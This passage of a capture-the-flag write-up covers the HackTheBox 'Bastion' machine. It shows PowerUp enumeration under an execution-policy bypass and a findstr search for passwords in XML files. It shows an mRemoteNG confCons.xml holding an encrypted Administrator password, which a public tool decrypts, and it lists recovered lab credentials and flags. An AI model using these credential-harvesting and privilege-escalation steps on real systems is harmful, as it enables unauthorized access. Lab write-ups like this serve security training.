false" LoadBalanceInfo="" Colors="Colors16Bit" Resolution="FitToWindow"
AutomaticResize="true" DisplayWallpaper="false" DisplayThemes="false"
EnableFontSmoothing="false" EnableDesktopComposition="false" CacheBitma
ps="false" RedirectDiskDrives="false" RedirectPorts="false" RedirectPri
nters="false" RedirectSmartCards="false" RedirectSound="DoNotPlay" Soun
dQuality="Dynamic" RedirectKeys="false" Connected="false" PreExtApp=""
PostExtApp="" MacAddress="" UserField="" ExtApp="" VNCCompression="Comp
None" VNCEncoding="EncHextile" VNCAuthMode="AuthVNC" VNCProxyType="Prox
yNone" VNCProxyIP="" VNCProxyPort="0" VNCProxyUsername="" VNCProxyPassw
ord="" VNCColors="ColNormal" VNCSmartSizeMode="SmartSAspect" VNCViewOnl
y="false" RDGatewayUsageMethod="Never" RDGatewayHostname="" RDGatewayUs
eConnectionCredentials="Yes" RDGatewayUsername="" RDGatewayPassword=""
RDGatewayDomain="" InheritCacheBitmaps="false" InheritColors="false" In
heritDescription="false" InheritDisplayThemes="false" InheritDisplayWal
lpaper="false" InheritEnableFontSmoothing="false" InheritEnableDesktopC
omposition="false" InheritDomain="false" InheritIcon="false" InheritPan
el="false" InheritPassword="false" InheritPort="false" InheritProtocol=
"false" InheritPuttySession="false" InheritRedirectDiskDrives="false" I
nheritRedirectKeys="false" InheritRedirectPorts="false" InheritRedirect
Printers="false" InheritRedirectSmartCards="false" InheritRedirectSound
="false" InheritSoundQuality="false" InheritResolution="false" InheritA
utomaticResize="false" InheritUseConsoleSession="false" InheritUseCredS
sp="false" InheritRenderingEngine="false" InheritUsername="false" Inher
itICAEncryptionStrength="false" InheritRDPAuthenticationLevel="false" I
nheritRDPMinutesToIdleTimeout="false" InheritRDPAlertIdleTimeout="false
" InheritLoadBalanceInfo="false" InheritPreExtApp="false" InheritPostEx
tApp="false" InheritMacAddress="false" InheritUserField="false" Inherit
ExtApp="false" InheritVNCCompression="false" InheritVNCEncoding="false"
InheritVNCAuthMode="false" InheritVNCProxyType="false" InheritVNCProxy
IP="false" InheritVNCProxyPort="false" InheritVNCProxyUsername="false"
InheritVNCProxyPassword="false" InheritVNCColors="false" InheritVNCSmar
tSizeMode="false" InheritVNCViewOnly="false" InheritRDGatewayUsageMetho
d="false" InheritRDGatewayHostname="false" InheritRDGatewayUseConnectio
nCredentials="false" InheritRDGatewayUsername="false" InheritRDGatewayP
assword="false" InheritRDGatewayDomain="false" />

```

Automatic enumeration

The only hint given by powerup:

```
l4mpje@BASTION C:\Users\L4mpje\Desktop>powershell -ep bypass
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\L4mpje\Desktop> . ./PowerUp.ps1
PS C:\Users\L4mpje\Desktop> invoke-Allchecks

ModifiablePath      : C:\Users\L4mpje\AppData\Local\Microsoft\WindowsApps
IdentityReference    : BASTION\L4mpje
Permissions          : {WriteOwner, Delete, WriteAttributes, Synchronize ...}
%PATH%               : C:\Users\L4mpje\AppData\Local\Microsoft\WindowsApps
Name                 : C:\Users\L4mpje\AppData\Local\Microsoft\WindowsApps
Check                : %PATH% .dll Hijacks
AbuseFunction         : Write-HijackDll -DllPath
'C:\Users\L4mpje\AppData\Local\Microsoft\WindowsApps
\wlsctrl.dll'
```

Privilege Escalation vector - Credential Harvesting - mRemoteNG exploitation

mRemoteNG - program for remote connections

During password hunting i found directory that looks off (it should not be there)

```
findstr /si password *.xml
```

(...)


```
Users\L4mpje\AppData\Roaming\mRemoteNG\confCons.xml
```

```
<Node Name="DC"
  Type="Connection" Descr="" Icon="mRemoteNG" Panel="General" Id="500e7d
58-662a-44d4-aff0-3a4f547a3fee" Username="Administrator" Domain="" Pass
word="aEWNFV5uGcjUHF0uS17QTdT9kVqtKCPeOC0Nw5dmaPFjNQ2kt/z05xDqE4HdVmHAo
wVRdC7emf7lWWA10dQKiW==" Hostname="127.0.0.1" Protocol="RDP" PuttySessi
on="Default Settings" Port="3389" ConnectToConsole="false" UseCredSsp="
true" RenderingEngine="IE" ICAEncryptionStrength="EncrBasic" RDPAuthent
icationLevel="NoAuth" RDPMinutesToIdleTimeout="0" RDPAlertIdleTimeout="
false" LoadBalanceInfo="" Colors="Colors16Bit" Resolution="FitToWindow"
AutomaticResize="true" DisplayWallpaper="false" DisplayThemes="false"
EnableFontSmoothing="false" EnableDesktopComposition="false" CacheBitma
ps="false" RedirectDiskDrives="false" RedirectPorts="false" RedirectPri
```


```
nters="false" RedirectSmartCards="false" RedirectSound="DoNotPlay" SoundQuality="Dynamic" RedirectKeys="false" Connected="false" PreExtApp="" PostExtApp="" MacAddress="" UserField="" ExtApp="" VNCCompression="CompNone" VNCEncoding="EncHexTile" VNCAuthMode="AuthVNC" VNCProxyType="ProxyNone" VNCProxyIP="" VNCProxyPort="0" VNCProxyUsername="" VNCProxyPassword="" VNCColors="ColNormal" VNCSmartSizeMode="SmartSAspect" VNCViewOnly="false" RDGatewayUsageMethod="Never" RDGatewayHostname="" RDGatewayUseConnectionCredentials="Yes" RDGatewayUsername="" RDGatewayPassword="" RDGatewayDomain="" InheritCacheBitmaps="false" InheritColors="false" InheritDescription="false" InheritDisplayThemes="false" InheritDisplayWallpaper="false" InheritEnableFontSmoothing="false" InheritEnableDesktopComposition="false" InheritDomain="false" InheritIcon="false" InheritPanel="false" InheritPassword="false" InheritPort="false" InheritProtocol="false" InheritPuttySession="false" InheritRedirectDiskDrives="false" InheritRedirectKeys="false" InheritRedirectPorts="false" InheritRedirectPrinters="false" InheritRedirectSmartCards="false" InheritRedirectSound="false" InheritSoundQuality="false" InheritResolution="false" InheritAutomaticResize="false" InheritUseConsoleSession="false" InheritUseCredSp="false" InheritRenderingEngine="false" InheritUsername="false" InheritICAEncryptionStrength="false" InheritRDPAuthenticationLevel="false" InheritRDPMinutesToIdleTimeout="false" InheritRDPAAlertIdleTimeout="false" InheritLoadBalanceInfo="false" InheritPreExtApp="false" InheritPostExtApp="false" InheritMacAddress="false" InheritUserField="false" InheritExtApp="false" InheritVNCCompression="false" InheritVNCEncoding="false" InheritVNCAuthMode="false" InheritVNCProxyType="false" InheritVNCProxyIP="false" InheritVNCProxyPort="false" InheritVNCProxyUsername="false" InheritVNCProxyPassword="false" InheritVNCColors="false" InheritVNCSmartSizeMode="false" InheritVNCViewOnly="false" InheritRDGatewayUsageMethod="false" InheritRDGatewayHostname="false" InheritRDGatewayUseConnectionCredentials="false" InheritRDGatewayUsername="false" InheritRDGatewayPassword="false" InheritRDGatewayDomain="false" />
```

```
<Username="Administrator" Domain="" Password="aEWNFV5uGcjUHF0uS17QTdT9kVqtKCPeoC0Nw5dmaPFjNQ2kt/z05xDqE4HdVmHAowVRdC7emf7LWWA10dQKiw==">
```

Now i need to find how to decrypt mRemoteNG passwords



<https://github.com/haseebT/mRemoteNG-Decrypt>



```
(root@kali)-[/home/kali/hackthebox/Bastion/mRemoteNG-Decrypt]
# python3 mremoteng_decrypt.py -s
aEWNFV5uGcjUHF0uS17QTdT9kVqtKCPeoC0Nw5dmaPFjNQ2kt/zO5xDqE4HdVmHAowVRdC7emf7l
WWA10dQKiw==
Password: thXLHM96BeKL0ER2
```

USERNAME	HASH (BASE64?) - it was AES-GCM
Administrator	aEWNFV5uGcjUHF0uS17QTdT9kVqtKCPeoC0Nw5dmaPFjNQ2kt/zO5xDqE4HdVmHAowVRdC7emf7lWWA10dQKiw==

Trophy & Loot

CREDS

```
L4mpje
bureaulampje
```

Administrator
thXLHM96BeKL0ER2

FLAGS

user.txt

404878c88c82bb2894741d126f306def

root.txt

e2c83696999a2865e06b1b3bfc915b49